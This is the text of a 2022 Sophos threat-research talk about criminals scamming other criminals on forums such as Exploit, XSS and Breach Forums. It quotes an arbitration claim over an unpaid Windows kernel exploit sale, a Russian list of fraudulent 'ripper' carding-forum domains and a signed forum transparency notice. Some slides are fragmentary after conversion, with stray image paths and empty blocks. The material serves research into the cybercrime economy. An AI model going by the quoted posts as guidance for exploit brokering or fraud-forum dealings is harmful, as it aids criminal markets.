Scammers who scam scammers, hackers who hack hackers

Exploring a hidden sub-economy on cybercrime forums and marketplaces

Matt Wixey
Senior Threat Researcher
@darkartlab@infosec.exchange

Angela Gunn
Senior Threat Researcher
@agunn@infosec.exchange

7th December, 2022

SOPHOS

Bios

- Matt Wixey
  - Senior Threat Researcher, Sophos X-Ops
  - Previously: PwC UK (TI, pentesting, R&D)
  - Previously: Law enforcement
  - @darkartlab@infosec.exchange
  - https://news.sophos.com/en-us/author/matt-wixey/

- Angela Gunn
  - Senior Threat Researcher, Sophos X-Ops
  - Previously: IR, privacy, threat modelling
  - Previously: journalist and columnist
  - @agunn@infosec.exchange
  - https://news.sophos.com/en-us/author/angela-gunn/

This talk

We’re going to talk about criminals who rip each other off on cybercrime forums (‘metaparasites’) – and why that’s not only interesting, but also provides us and you with insights and opportunities

Key objectives

- Discuss the metaparasite ecosystem
- Share how various scams work, and why, through case studies
- Share why this is important

Welcome to the jungle…

“So nat'ralists observe, a flea
Hath smaller fleas that on him prey;
And these have smaller fleas to bite 'em.
And so proceeds ad infinitum.”

- Jonathan Swift

The forums

Exploit

- Relatively exclusive
- Popular AaaS marketplace
- Mostly Russian-speaking
- Approx. 2500 reported scams


XSS

- Formerly DaMaGeLaBs
- Less exclusive
- Mostly Russian-speaking
- AaaS listings
- Approx. 760 reported scams

Breach Forums

- Successor to Raid Forums
- English-speaking
- Less exclusive
- Specialises in data leaks
- Operational since April 2022

ngle



```
======================================================================================================
```

English version:

```
======================================================================================================
```

My claim: NO payment for over two months for the exploit handed over on October 2nd, 2021 (the agreed sum was USD 130k)


Claim details:
On October 2nd, 2021 integra, using his alternative nickname (Alex-Zero) and posing as a foreigner (an American), received from me an exploit. Specifically,
a Windows Kernel LPE x86/x64 exploit (from IL medium integrity) for the whole range of Windows distributions, starting from Win7SP1. The agreed upon price was USD 130k.
He promised to make the payment after running tests.
This story consists of four stages. At each stage he gave different excuses for delaying the payment.

Stage 1:
He swears he will pay within a week, as soon as he gets the test results from either his partner or his staff.
At the end of the week it becomes clear that he (integra, aka Alex-Zero) is no longer part of the company I was collaborating with (more on this later). Which means that integra was blatantly lying right from the start, even before we made a deal.

Stage 2:
integra claims that the FBI had raided their company and had frozen their assets (FBI, Carl!), but they somehow managed to straighten things out. Overall their business is still okay,
up and running, however, the working capital of this "broker" is tied up. Meaning that it'll take a while to unfreeze the assets/accounts, and that he's busy doing precisely that.
So he concludes by offering an alternative option. Sic(!), integra has a few exploits in his possession, one of which is _almost working_ (about 90%). So he makes me an offer to
get this exploit to work so he can pay me sooner. Not bad, isn't it? To offer me to finish off somebody else's exploit in order to sell it and use that money to pay for what he has already taken!
Researchers reading this, make good note of this tactic.
Stage 3:
A months passes by since integra received a working exploit. He makes up another excuse. In short, he says he is supposed to receive "pretty soon" (within a couple of weeks) a payout for an exploit that he has sold. And then he will make his payment to me.
After the aforementioned two weeks have passed, the money is still not there. Nor is there any solution. integra says he is "exploring his options" because "his parters have let him down".
Stage 4:
integra allegedly finds a buyer for my exploit (what else did you expect, he's a fence). I am supposed to just wait until they finish testing and buy it. According to integra,
I will get my payment _immediately after_. The result? The tests have passed, but there's still no money. Cool, right?
Speaking about my history with integra (aka Alex-Zero). It was my second deal with their company. The first deal had taken place a few months earlier, so there was some trust earned.
As you can see, for nothing. I didn't come to him. No, it's the opposite. He came to me offering to buy a new exploit.
To prove the aforestated facts I here attach our chat, devided into two parts.

[redacted]

Proof that integra and Alex-Zero is the same person:
- the defendant was informed that, should I not receive payment for the exploit, I will make this incident public.
- I have shown to him the evidence supporting my claim that I have identified him as Alex-Zero. What do you think happened next? The defendant ran off to alter his previous posts,
thus discrediting himself even more.



Aug 13, 2019


Изо дня в день куча людей попадается на рипперские форумы. Стандартная схема, вам где-то на трастовом борде ненавязчиво дают линк, мол "я там покупал, там проверенные"
Вы обращаетесь к селлеру на тот форум, он вас направляет к фиктивному "гаранту", вас кидают. **Все продавцы на таком рипперском форуме, админ и гарант - это один и тот же человек.**

Собираем ссылки на рипперские борды. Знайте, если вам дали линк на такой, этот человек - кидала
RIPPER ccc.gs
RIPPER ccc.mn
RIPPER ccc.hn
RIPPER ccc.sb
RIPPER embargo.cc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

The first of every month I will update this thread with a monthly transparency report, signed with my PGP Key. My PGP Key is
located at https://pompur.in/pgp.txt, and the ID of my PGP Key is 73F3 1229 DF78 1417 C9FF 37FC D18B 1ADD DDF4 90A0.

I confirm that:
1) All our infrastructure is in our control.
2) We have not been compromised or suffered a data breach.
3) We have not gotten any legal requests from law enforcement.

If there are any months where we receive a legal notice from a Law Enforcement Agency and it is either invalid or doesn't apply, it
will be included in the report.

If this thread isn't updated on the first of the Month then assume the worst.
```

RIPPER carding.team
RIPPER public-server.com.ua
RIPPER criminal.bz
RIPPER cop.su (он же в прошлом embargo.cc)
RIPPER carder-club.pw
RIPPER carder-club.org
RIPPER m0za.pw
RIPPER fraud-jlk.pw
RIPPER dem0s.info
RIPPER direct-connection.me

Arbitration rooms



Black List

Commercial disputes, positive and negative reviews about users, suspicious individuals, the list threw.

FORUMS

Arbitration

